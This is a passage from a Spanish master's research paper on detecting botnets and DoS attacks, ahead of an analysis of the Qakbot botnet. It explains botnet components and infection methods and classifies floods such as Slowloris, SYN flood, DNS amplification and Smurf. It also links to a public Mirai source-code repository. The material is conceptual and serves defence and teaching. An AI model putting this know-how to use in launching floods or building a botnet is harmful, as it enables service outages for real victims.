

Máster en ciberseguridad

Investigación de ciberseguridad

Técnicas y herramientas de detección de Botnets y ataques DoS. Análisis de la botnet Qakbot.



UCAM
UNIVERSIDAD
CATÓLICA DE MURCIA

Autor: José Manuel Ortega Candel

RESUMEN

La detección y prevención de actividades maliciosas, como los ataques de botnets, es un área crítica para los analistas de inteligencia de amenazas, los analistas de ciberseguridad y los cazadores de amenazas. Este trabajo tiene como objetivo analizar el uso de técnicas y herramientas para el análisis de indicadores de compromiso relacionados con la detección de botnets y ataques DoS, además de realizar el análisis de la botnet Qakbot.

Palabras Clave: Botnets, Ataques DoS, Malware, QakBot.

ABSTRACT

Detecting and preventing malicious activity, such as botnet attacks, is a critical area for threat intelligence analysts, cybersecurity analysts, and threat hunters. The objective of this work is to analyze the use of techniques and tools for the analysis of indicators of compromise related to the detection of botnets and DoS attacks, in addition to performing the analysis of the Qakbot botnet.

KeyWords: Botnets, DoS attacks, Malware, QakBot.

1. Introducción	4
2. Estado del arte	4
2.1. Características de una botnet	5
2.2. Ataques Denegación de Servicio (DoS) y distribuidos (DDoS)	7
2.2.1. Ataques dirigidos contra la capa de aplicación	8
2.2.2. Ataques dirigidos contra la capa de transporte	11
2.2.3. Ataques dirigidos contra la capa de red	12
2.2.4. Resumen de ataques	15
2.2.5. Protección frente ataques de denegación de servicio	18
2.3. Técnicas de detección de botnets	19
3. Objetivos	23
4. Herramientas para la detección de IOC y amenazas relacionados con Botnets y ataques DoS	23
4.1. PulseDive	25
4.2. Threatfox	28
4.3. Inquest Labs	28
4.4. MalwareBazaar Database	30
4.5. Feodo Tracker	31
4.6. AlienVault	33
5. Indicadores de Compromiso relacionados con botnets y ataques DoS	34
6. Informe de la botnet Qakbot	40
6.1. Análisis de muestras de tráfico	41
6.2. Análisis de muestras de malware	47
6.3. Servidores C&C	67
6.4. Técnicas, tácticas y procedimientos de la matriz de MITRE usadas por la botnet	68
6.5. Análisis de la botnet utilizando feeds de amenazas	71
7. Conclusiones	77
8. Trabajo futuro	82
9. Referencias	84

1. Introducción

Las botnets y los ataques de denegación de servicio(DoS) representan una de las principales amenazas que afectan a las organizaciones y a los usuarios hoy en día. La mayoría de los ataques y actividades maliciosas en Internet son realizados por aplicaciones maliciosas como Malware, que incluye virus, troyanos, gusanos y botnets. Los botnets se convierten en la fuente principal de la mayoría de las actividades maliciosas, como las actividades de denegación de servicio distribuida (DDoS) y la distribución de malware.

A través de las botnets, los ciberatacantes pueden llegar a comprometer tanto las máquinas de una organización como su infraestructura de forma global, con el objetivo de usarlas para el lanzamiento de diferentes tipos de ataques hacia otros usuarios. En este trabajo se presenta una investigación que tiene como objetivo el estudio de las botnets y las características de los ataques que pueden realizar, así como las técnicas y herramientas de detección de estas amenazas.

El objetivo final de esta investigación sería analizar la botnet Qakbot y determinar qué técnicas se utilizan para infectar los equipos y cómo puede atacar a las organizaciones. La metodología a utilizar se basa en analizar ficheros y muestras de malware que podemos encontrar en diferentes plataformas y feeds de amenazas.

2. Estado del arte

En la actualidad, el software malicioso o malware se ha incrementado considerablemente hasta constituir una seria amenaza para la infraestructura de Internet. Se convierte en la principal fuente de la mayoría de las actividades maliciosas en Internet, como APTs, ataques de denegación de servicio (DOS) y distribuidos(DDoS).

Una de las principales técnicas que se usan para la detección de botnets pasa primero por la detección de cualquier conexión hacia o desde una dirección IP maliciosa que sea un servidor de comando y control (C&C). Para ello, una de las principales técnicas se basa en la utilización de listas negras o blacklist de direcciones IP maliciosas. Estas listas negras se construyen a partir de la recopilación de diferentes fuentes de inteligencia e indicadores de compromiso que se actualizan diariamente en los feeds de amenazas.

Entre los servicios que permiten determinar si una dirección ip o dominio forma parte de una blacklist podemos destacar:

- <https://blacklistalert.org>
- <https://mxtoolbox.com/blacklists.aspx>
- <https://check.spamhaus.org>
- <https://github.com/olbat/ut1-blacklists>
- <https://www.stratosphereips.org/attacker-ip-prioritization-blacklist>
- <https://snort.org/downloads/ip-block-list>

2.1. Características de una botnet

Las botnets son redes establecidas por un grupo de máquinas infectadas, llamadas bots, que están comprometidas y controladas por los atacantes llamados servidores de comando y control o botmasters. Una botnet se compone de cuatro **componentes clave**[7]:

- Un **botmaster** es el equipo maestro que tiene el control para enviar órdenes a la red de dispositivos zombies que componen la botnet.
- Un **servidor de comando y control (C&C)** es la máquina central que los ciberdelincuentes utilizan para comunicarse con el resto de máquinas infectadas.
- El **código de bot** es el caballo de Troya diseñado para realizar los ataques de la botnet.
- Los **hosts**, bots o dispositivos zombies son los dispositivos infectados con el malware. Los botmasters usan dispositivos conectados a Internet como hosts de la botnet.

En la fase de infección y propagación, el bot master trata de maximizar su infección comprometiendo nuevos bots. Para esto, utiliza una variedad de métodos como es la **propagación en la red local** a través de una carpeta compartida o mediante técnicas de engaño al usuario para que visite páginas o sitios webs maliciosos.

Cuando la infección es exitosa, el ciclo pasa a la **fase de ocultación** donde el bot trata de ocultar su presencia ejecutando diferentes acciones como podrían ser deshabilitar los sistemas de protección o prevenir la actualización del antivirus. En la fase de reunión (Rallying) el bot intenta ganar una conexión al servidor C&C de forma que cuando el bot se conecta con éxito al servidor, se convierte en parte de la botnet.

En la siguiente imagen vemos los diferentes elementos que intervienen en el ataque producido por una botnet para infectar otras máquinas.




Figura 1: Anatomía del ataque de una botnet

Fuente: <https://twitter.com/hackinarticles/status/1520837206226587649>

Además, el botmaster puede ordenar a sus bots que ejecuten actividades maliciosas como son: participar en un ataque DDoS, enviar correos electrónicos de spam o recolectar información sensible. En algunas situaciones, el botmaster también puede decidir eliminar cualquier huella en el host infectado. Un botmaster suele infectar nuevos dispositivos mediante los siguientes métodos de infección de malware:

- **Correos electrónicos de suplantación de identidad y phishing:** el atacante envía correos electrónicos de suplantación de identidad haciéndose pasar por empresas legítimas. Estos correos electrónicos contienen archivos adjuntos maliciosos, macros o enlaces para redirigir a los usuarios a un sitio web que contienen el código malicioso. La descarga del malware se realiza de forma silenciosa, de forma que al realizar la descarga de estos archivos infectados, el malware se instala en el equipo sin que el usuario tenga conocimiento de este comportamiento.
- **Sitios web maliciosos:** algunos sitios web ocultan malware en imágenes, videos, canciones, presentaciones de diapositivas, archivos, software y anuncios. Los enlaces y botones donde el usuario hace click también pueden estar infectados con malware.
- **Explotaciones de vulnerabilidades en dispositivos:** el botmaster escanea Internet en busca de dispositivos conectados que tengan vulnerabilidades conocidas. Una vez que un dispositivo se infecta, también busca otros dispositivos vulnerables y hace que se unan a la misma red botnet.

2.2. Ataques Denegación de Servicio (DoS) y distribuidos (DDoS)

El ataque de denegación de servicio es una de las prácticas más utilizadas para inhabilitar el acceso a una web, plataforma o servicio. El objetivo es saturar los servidores que permiten el acceso a las aplicaciones hasta dejarlas sin conexión. Para ello, es necesario que se envíen una gran cantidad de peticiones al mismo tiempo.

A grandes rasgos encontramos dos tipos de ataques DoS. Por un lado ataques a nivel de sistema operativo y de protocolo de aplicación, los cuales tratan de explotar los fallos a nivel de endpoint. Por otro lado tenemos los ataques a nivel de red, que tienen como objetivo explotar limitaciones inherentes de los protocolos e infraestructuras de red.

Este ataque suele ser usado como distracción para los administradores de la red, lo que permitiría realizar otros ataques más dirigidos (APT) haciendo un objetivo más concreto dentro de la red que se está atacando.

Un ataque típico es aquel que tiene como objetivo dejar sin recursos a un servidor inundándolo de peticiones falsas con el objetivo de dejar inaccesible el servicio que ofrece. Para conseguir que este ataque sea lo más eficaz posible, los atacantes suelen infectar una red de ordenadores zombies que formarían parte de la botnet para poder realizar un **DoS distribuido (DDoS)** desde múltiples direcciones IP.

Algunos ataques pueden aprovechar errores específicos en los protocolos usados por una infraestructura para amplificar el ataque añadiendo a su red de bots, máquinas que se encuentran en la propia red objetivo de ataque. Por ejemplo, algunos ataques DDoS se basan en enviar innumerables pings a una red o a un dispositivo IoT para mantenerlo ocupado procesando solicitudes de tráfico legítimas.

Por ejemplo, la botnet **Mirai**[1] se aprovechó de un fallo de seguridad relacionado con el uso de usuarios y contraseñas por defecto en dispositivos IoT. De esta forma, mediante el escaneo de bloques de direcciones IP en Internet en busca de puertos telnet abiertos, consiguió iniciar sesión y tomar el control en aquellos dispositivos que tenían las contraseñas predeterminadas. En el siguiente repositorio podemos ver el código fuente de esta botnet donde podemos ver donde una de las funciones intenta establecer una conexión en el puerto 23.

- <https://github.com/jgamblin/Mirai-Source-Code>

```
func main() {  
    tel, err := net.Listen("tcp", "0.0.0.0:23")  
    if err != nil {  
        fmt.Println(err)  
        return  
    }  
}
```

XOR DDoS[2] es un ejemplo de troyano que permite la creación de botnets utilizando sistemas Linux comprometidos para lanzar ataques DDoS. Inicialmente, los atacantes realizan ataques de fuerza bruta para obtener la contraseña de los servicios Secure Shell en una máquina Linux. Una vez que han conseguido las credenciales, los atacantes utilizan privilegios de administrador para ejecutar un script que descarga y ejecuta el binario malicioso para tomar el control de la máquina y formar parte de la botnet. Entre las principales técnicas y vectores de ataques usados para distribuir el malware podemos destacar aquellos relacionados con la falsificación de direcciones IP (IP spoofing) e inundaciones SYN y DNS, mezclando el tráfico legítimo con el tráfico malicioso.

El Internet de las cosas (**IoT**) ofrece una multitud de recursos para los ataques distribuidos de denegación de servicio (DDoS) y contra aplicaciones web. Los ciberatacantes cada vez se aprovechan más de los dispositivos IoT, no sólo para lanzar botnets de DDoS basadas en malware, sino también como proxies para llevar a cabo actividades maliciosas. El uso conjunto de dispositivos IoT ha hecho que los ataques DDoS superen los 300 Gbps.

Otro tipo de ataque relacionado es el **ataque de denegación de servicio de baja tasa (LDoS)[3]** que se considera una evolución de un ataque DDoS. Este ataque lo que intenta es minimizar el tráfico que se tiene que enviar para que el ataque se lleve a cabo. El principal objetivo sería eludir los mecanismos de anti-DoS implementados en routers y firewalls. A diferencia de los ataques DDoS, LDoS genera un tráfico que representa alrededor del 10% al 20% del tráfico de red normal.

Los **ataques DDoS [15], [16], [17]** podrían clasificarse en función de las capas del modelo TCP/IP donde se produzcan.

2.2.1. Ataques dirigidos contra la capa de aplicación

Los ataques DoS contra la capa de aplicación se centran en interrumpir los servicios del usuario por el agotamiento de los recursos del servidor (por ejemplo, sockets, CPU, memoria, ancho de banda o base de datos y el ancho de banda de E/S). Generalmente consumen menos ancho de banda y son más sigilosos que los ataques volumétricos contra la capa de red.

Su gran similitud con el tráfico legítimo, dificulta considerablemente las tareas de detección. Adicionalmente, los ataques de inundación a nivel de aplicación suelen representar el mismo impacto que los que se dirigen contra servicios de red, ya que también explotan características específicas de protocolos, tales como HTTP, DNS, o SIP.

Este tipo de ataques se agrupan en los ataques dirigidos contra la capa de aplicación del modelo OSI y consisten en identificar y utilizar alguna vulnerabilidad o punto débil en la aplicación para producir una degradación o interrupción del servicio del sistema. El protocolo de capa de aplicación más atacado es el HTTP, sin embargo también se podrían utilizar otros protocolos como el NTP (Network Time Protocol), SMTP o DNS.




Figura 2: Clasificación de ataques contra la capa de aplicación.

- **TLS Renegotiation:** el ataque consiste en aprovechar el consumo de CPU necesario en el servidor para negociar una conexión SSL al inicio de una petición. Si el atacante es capaz de enviar muchas conexiones por segundo, el consumo de CPU en el servidor puede llegar a saturar el servidor.
- **Slow HTTP Attacks:** el ataque consiste en enviar al servidor peticiones HTTP en fragmentos de forma lenta, de uno en uno al servidor Web, con el objetivo de que el servidor mantenga los recursos en espera del resto de datos. Si el servidor espera demasiado y el número de conexiones concurrentes alcanza el máximo del servidor, este dejará de responder otras peticiones legítimas.
- **HTTP Flood:** ataque al protocolo HTTP donde se inunda al servidor de peticiones GET o POST, para intentar saturar al servidor con un número elevado de peticiones legítimas, con el objetivo de agotar los recursos de los servidores. El uso más típico de una inundación de HTTP es para que los atacantes obtengan información de un servicio web y escondan sus huellas bajo un gran número de peticiones HTTP GET o POST, para sobrecargar la aplicación web o el servidor. Un atacante puede lanzar un ataque de tráfico que sea difícil de distinguir de las solicitudes normales que realizan los usuarios reales. Otro de los casos de uso es el de usar el servidor que estamos atacando para usar sus recursos y atacar a otros servidores o aplicaciones web con el objetivo de crear una botnet de servidores que permita ampliar este ataque.

- **Slowloris.** En este caso el atacante lo que hace es enviar de forma parcial las cabeceras de las peticiones HTTP, sin llegar a completar nunca una de estas al completo, con lo que cada “media-petición” que enviamos queda abierta, a la espera de que terminemos de enviar la información restante para completarla, lo que en poco tiempo acabará consumiendo los recursos del servidor víctima y denegando el servicio al resto de peticiones legítimas.
- **DNS Flood:** ataque donde se inunda un servicio DNS de peticiones con el objetivo de que el servicio no pueda responder a solicitudes legítimas. En este escenario de ataque se realizan peticiones de DNS con direcciones IP de origen falsas que producen una gran cantidad de tráfico de red principalmente debido a que los mensajes de respuesta de las peticiones DNS son más grandes que los mensajes de consulta de DNS.
- **DNS Amplification[4]:** ataque que se aprovecha de los servidores DNS públicos para inundar un servicio o red de destino con una gran cantidad de tráfico, no permitiendo que otros servicios en la misma red respondan. En este tipo de ataque se envían multitud de peticiones DNS a "open resolvers" con la IP falseada del servidor que se quiere atacar. Lo que conlleva que la respuesta generada por los "open resolver" será de un tamaño superior a la petición inicial, lo que provoca la saturación de recursos del servidor atacado. En este tipo de ataque se manipulan servidores DNS a los que se puede acceder públicamente para enviar tráfico malicioso de DNS a sitios web que no estén preparados para recibirlo.

En la siguiente tabla vemos un resumen de los tipos de ataque a nivel de aplicación:

Ataques capa aplicación	Inundación HTTP	Mediante inicios de sesión Mediante peticiones GET/POST Asimétricos Respuesta Lenta Cabeceras peticiones	TLS Renegotiation HTTP Flood Slow HTTP Attacks Slowloris
	Inundación DNS	Peticiones DNS	DNS Flood DNS Amplification

Con respecto a los ataques por inundación HTTP, existen cuatro principales tipos de ataques dirigidos contra los servicios HTTP ofrecidos por la infraestructura Cloud: **ataques de inundación mediante inicios de sesión, ataques de inundación mediante peticiones, ataques asimétricos y ataques de respuesta lenta**. Los primeros tratan de colapsar las colas de peticiones de inicio de sesión con solicitudes que nunca podrían ser respondidas. Esto dificulta el procesamiento de peticiones originadas por usuarios legítimos.

Por otro lado, los **ataques en la inundación de peticiones (habitualmente GET/POST)** tratan de desbordar al servidor mediante el procesamiento de solicitudes de usuarios que previamente han iniciado sesión. Su éxito suele depender de la envergadura de la red de sistemas zombies desde la que se inicia la intrusión.

Los **ataques asimétricos** son una variante de la inundación de peticiones, que tiene como característica la explotación de vulnerabilidades en protocolos que permiten realizar diferentes solicitudes desde un único datagrama. Finalmente, los **ataques de respuesta lenta** se basan en mantener las conexiones HTTP establecidas el mayor tiempo posible.

2.2.2. Ataques dirigidos contra la capa de transporte

La principal diferencia en ataques contra la capa de transporte es que se utilizan los protocolos TCP y UDP para saturar los recursos del objetivo. Estos ataques utilizan protocolos como UDP para enviar grandes volúmenes de tráfico a un servidor de destino. Estos ataques no suelen ser efectivos de forma individual, por lo que suelen realizarse como ataques DDoS, de manera que su efecto aumenta cuantos más equipos de ataque se usen.




Figura 3: Clasificación de ataques contra la capa de transporte.

- **Inundación de SYN (SYN Flood).** El ataque de inundación de SYN consiste en consumir todos los recursos del servidor objetivo inundando el objetivo de solicitudes de conexión inicial (SYN) sin cerrarlas, de modo que el servidor agote sus recursos para atender otras peticiones. El atacante, actuando como cliente, envía un mensaje SYN. Cuando el servidor responde con un SYN-ACK, el atacante nunca enviaría el mensaje de confirmación ACK. De esta manera, el servidor se ve obligado a mantener abiertas numerosas conexiones, lo que agota sus recursos.
- **Inundación de UDP (UDP Flood).** Este ataque aprovecha el protocolo UDP (User Datagram Protocol), un protocolo de red que no necesita una sesión iniciada en el equipo remoto. En este caso, un atacante lo que hace es enviar paquetes UDP con información falsa, de esta forma los recursos de la red no serán capaces de interpretar esos paquetes de UDP, generando mensajes ICMP de error. Este tipo de ataque inunda puertos aleatorios en un equipo remoto con numerosos paquetes UDP, causando que el equipo compruebe ante cada petición a cada puerto, si hay alguna aplicación escuchando en destino; y en caso de no haberla responde con un paquete ICMP (Internet Control Message Protocol) de error de destino.
- **Ataque sobre los puertos de una máquina (Service Port Flood).** Así como en los ataques UDP Flood se atacaban puertos aleatoriamente, en este tipo de ataques las peticiones irán dirigidas hacia los puertos estándar en los que se conoce que habrá más volumen de tráfico (por ejemplo el puerto TCP 80) tanto entrante como saliente.

En la siguiente tabla vemos un resumen de los tipos de ataque a nivel de transporte:

Ataques capa transporte	Inundación SYN	Peticiones SYN	SYN Flood
	Inundación UDP	Peticiones UDP	UDP Flood
	Inundación en puertos específicos	Puertos TCP/UDP	Service Port Flood

2.2.3. Ataques dirigidos contra la capa de red

Los ataques dirigidos contra la capa de red se basan en la explotación de errores y vulnerabilidades de los protocolos de comunicación más utilizados, destacando entre ellos HTTP, TCP, UDP, ICMP y DNS. Todos ellos consisten en el envío masivo de información con el fin de desbordar la capacidad de cómputo de los servidores. Los ataques por flooding o por inundación en la capa de red se basan principalmente en generar mucho tráfico para inundar el ancho de banda de la red. Su objetivo es agotar o saturar alguno de los recursos clave del sistema, entre los que se incluyen el tiempo de CPU, memoria, ancho de banda, accesos a sistemas externos, espacio en disco o alimentación de los sistemas.




Figura 4: Clasificación de ataques contra la capa de red.

- **Inundación de ICMP (ICMP Flood).** En este caso el atacante envía una gran cantidad de peticiones ICMP echo request (ping), a las que el servidor responde con un ICMP echo reply (pong) lo cual sobrecarga tanto el sistema como la red de la víctima, llegando al punto de que el objetivo no puede responder a otras peticiones.
- Una variante de ataque de este tipo es el llamado **Ping de la Muerte**, que, en lugar de enviar un número grande de paquetes de datos de tamaños similares, elude las medidas de seguridad y envía paquetes de datos de gran tamaño (>65.535 bytes) y a mayor frecuencia de lo normal. Los paquetes malformados pueden causar un **desbordamiento del búfer** que da como resultado un bloqueo del servidor. **Los ataques mediante ICMP flood pueden ser mitigados gracias a la configuración de Listas de Control de Acceso (ACL's) en routers y switches.**
- **Ataque Smurf.** En este caso el atacante envía paquetes ICMP echo request (ping) a una dirección IP de broadcast usando como dirección origen la dirección de la víctima. Cuando los dispositivos de la red intentan responder, la cantidad de tráfico ralentiza el dispositivo objetivo hasta el punto de quedar inutilizable. De esta forma, los equipos conectados a la red envían un paquete ICMP echo reply a la víctima. Si estamos en una red de 100 máquinas, por cada ICMP echo request (ping) que enviemos simulando ser la víctima (spoofing), la víctima recibirá 100 paquetes ICMP echo reply (pong), es decir, una **inundación de ICMP multiplicada por el total de equipos que formen la botnet.**




- **Ataques de amplificación.** Los ataques de amplificación generan un gran volumen de paquetes que se utilizan para saturar el sitio web de destino sin alertar al intermediario. Esto ocurre cuando un servicio vulnerable responde con una gran respuesta cuando el atacante envía su solicitud, a menudo llamado paquete de activación. Usando herramientas de sencillo acceso, el atacante puede enviar muchos miles de estas solicitudes a servicios vulnerables, lo que genera respuestas que son considerablemente más grandes que la solicitud original y amplifican de forma significativa el tamaño y el ancho de banda emitidos al servidor objetivo. La amplificación también proporciona al atacante un mayor grado de anonimato, ya que el tráfico se origina en otro lugar desde el cual el atacante está operando.
- **Ataques de reflexión.** En los ataques de reflexión, los adversarios falsifican la dirección IP de un objetivo mediante suplantación de identidad y envían peticiones, principalmente utilizando los protocolos TCP y UDP. Luego, el servidor responde a la solicitud, enviando una respuesta a la dirección IP del objetivo. Esta «reflexión», que utiliza el mismo protocolo en ambas direcciones, es la razón por la que se denomina ataque de reflexión. En la mayoría de los casos, es posible detectar de una forma sencilla los ataques de reflexión, debido principalmente al tamaño de las peticiones dirigidas a un solo puerto de la red.

